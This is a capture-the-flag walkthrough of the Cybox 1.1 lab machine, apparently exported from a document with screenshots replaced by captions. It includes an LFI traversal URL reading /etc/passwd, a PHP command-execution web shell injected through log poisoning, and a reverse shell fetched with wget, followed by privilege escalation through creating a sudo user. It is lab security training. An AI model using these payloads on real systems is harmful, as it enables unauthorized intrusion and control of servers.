Walkthrough – Cybox 1.1

Contents

[Host Discovery 2](#_Toc153389817)

[Nmap 2](#_Toc153389818)

[Gobuster 2](#_Toc153389819)

[Dirb 2](#_Toc153389820)

[Viewing Website 3](#_Toc153389821)

[Exploitation 4](#_Toc153389822)

[Flag 1 6](#_Toc153389823)

[Escalation 6](#_Toc153389824)

[Flag 2 7](#_Toc153389825)

https://www.hackingarticles.in/apache-log-poisoning-through-lfi/

# Host Discovery

A black and white screen with white text

Description automatically generated

**Kali**: 192.168.56.101


**Victim**: 192.168.56.102

# Nmap



A black background with white text

Description automatically generated



# A screen shot of a computer Description automatically generatedGobuster


Add these to the hosts file.

# Dirb





# Viewing Website

The index.html page is just a default webpage and contains nothing important. However, PHPmyAdmin contains text.

Looking at the gobuster results I viewed the register page.



A screen shot of a computer

Description automatically generatedI then quickly made an account.

A black background with white text

Description automatically generated



A screenshot of a login screen

Description automatically generated

A screenshot of a login form

Description automatically generatedThe error message tells me if the password is correct. This might mean I can brute force.

I then registered an account with monitor.

Mike:mike12345





I found out there is an exploit for the email service this machine uses.

* SquirrelMail version 1.4.22
* <https://www.exploit-db.com/exploits/41910>

# Exploitation

A black background with white text

Description automatically generated



It didn’t work…

After looking around at the webpage <http://monitor.cybox.company/index.php> I couldn’t find anything. Then I thought about signing out of the webpage and forgetting password. This would test the email.

This looks like it might be vulnerable to SQL injection, file inclusion.

A screenshot of a computer

Description automatically generatedI replaced the email with the admin account, to see what would happen.

A screenshot of a web page

Description automatically generated

It worked.

A computer screen shot of text

Description automatically generatedAdmin:admin12345

Turns out this style is a local file inclusion.

A close-up of a text

Description automatically generatedhttp://monitor.cybox.company/admin/styles.php?style=../../../../../../etc/passwd%00

A screen shot of a computer code

Description automatically generated

It is now possible to use Apache Log Poisoning through local file inclusion. Since we know that apache is being used.

It begins by modifying the user agent, including a php line that will allow the user to execute commands from outside the system.

* <?php echo system($\_GET[‘cmd’]); ?>

Next, get the version of apache to obtain the log file.

So this version has it stored in /opt/../access\_log

Now you will notice that if you view the /opt/…/access\_log file it coantains all the [ftp.cybox.company](ftp://ftp.cybox.company) data. This means you will have to poison the FTP and then access it through the log file.

A screen shot of a computer code

Description automatically generated

A screenshot of a computer

Description automatically generatedThis is the ftp webpage that is sent the cmd parameter.

Now it is sent you can send the local file inclusion payload.

Sending the command ‘id’ has now worked.

The Current working directory: /opt/bitnami/apache2/htdocs/monitor/admin

I made an ELF reverse shell and downloaded it to the machine in the /tmp directory. I used “wget -P /tmp <url>”.



A black background with white text

Description automatically generatedA screenshot of a computer

Description automatically generatedThis is a basic python reverse shell. I made sure to use a lower port because the daemon has the permissions to do so.

# Flag 1



# Escalation

A screenshot of a computer program

Description automatically generatedThe two highlighted pieces of text are crucial here. The text shows that the username is added to a group and that a user will be added to the system and that group.

Hypothetically you could create a sudo user and that user will then be added to the already existing sudo group.

A computer screen with white text

Description automatically generatedLike this.

Boom, now you have administrative access.



# Flag 2

